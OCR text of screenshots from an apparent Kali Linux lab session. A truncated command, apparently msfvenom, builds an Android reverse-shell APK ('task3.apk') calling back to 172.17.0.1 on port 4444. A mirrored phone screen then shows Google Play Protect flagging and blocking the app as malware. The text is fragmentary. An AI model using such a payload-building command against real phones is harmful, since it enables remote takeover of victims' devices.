

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox ESR
Browse the World Wide Web
Trash
File System
Home
20:14
43%
Carina
Linux Firefox2.0.0 Browser
Select All
task3.apk
Completed/10.00 KB
MainActivity
Installing...
Cancel
1 files · 10.00 KB
ApowerMirror
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form::Android from the payload
yload
SALE
Right Ctrl



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
20:14
43%
Carina
Linux Firefox2.0.0 Browser
Select All
task3.apk
Google Play Protect
Unsafe app blocked
MainActivity
This app was built for an older version of
Device protection
MainActivity
Version 1.0
Detected: 31/07/2023
This app has been identified as malware that could harm your phone or data. Installation isn't recommended.
Learn more
Don't install
Install anyway
ApowerMirror
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form::Android from the payload
yload
SALE
Right Ctrl



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
20:14
43%
Carina
Linux Firefox2.0.0 Browser
Select All
Google Play Protect
Send app for a security check?
MainActivity
This app is unknown to Play Protect. To protect yourself and others, send it to Google for a security check.
Always send unknown apps
Send this time
Don't send
1 files · 10.00 KB
